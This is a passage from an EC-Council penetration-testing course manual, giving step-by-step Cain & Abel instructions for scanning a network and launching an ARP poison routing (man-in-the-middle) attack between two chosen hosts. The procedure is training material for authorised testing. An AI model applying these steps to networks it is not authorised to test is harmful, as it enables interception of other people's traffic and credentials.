


Figure L.72: Screenshot of Cain & Abel tool

Steps for ARP Spoofing with Cain and Abel

- Open the Cain and Abel tool and click on **Configure** to ensure that your device is ON
- **Configuration Dialog** box opens, click on the **Sniffer** tab, and select the adapter.
- After selecting the adapter, next click on **Start/Stop Sniffer** icon in the toolbar as shown below.




Figure L.73: Screenshot displaying Cain & Abel tool—start/stop sniffer

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Next click on **Sniffer** tab in the toolbar and then click on "**+**" blue button on the toolbar to add the hosts on the network.
- **MAC Address Scanner** window will open; select the **Range** radio button and specify the range of IP address which you want to scan.
- After specifying the range, check the **All Tests** check box and click on **OK**.




Figure L.74: Screenshot displaying Cain & Abel tool—IP address range

- The application begins ARP tests on the IP address range and displays in the **Sniffer** window as shown below.




Figure L.75: Screenshot displaying Cain & Abel tool—scanning

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- After completion of test, all MAC and their associated IP address that respond to the ARP requests are displayed.
- Now click on **APR** at the bottom of the tool, click anywhere on the topmost section (in the right pane) to activate the *+* icon.




Figure L.76: Screenshot displaying Cain & Abel tool—ARP option

- When the **New ARP Poison Routing** window opens, select the IP address between which you want to intercept traffic.
- After selecting the first target, a list of IP address excluding first target appears on right pane. Now select the second IP address as shown below.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.77: Screenshot displaying Cain & Abel tool—new ARP poison routing window

- The selected targets appear on the top section, now click on **Start/Stop APR** button to initiate ARP poison routing attack.
- After selecting the option, the status of targets changes from **Idle** to **Poisoning** as shown below.

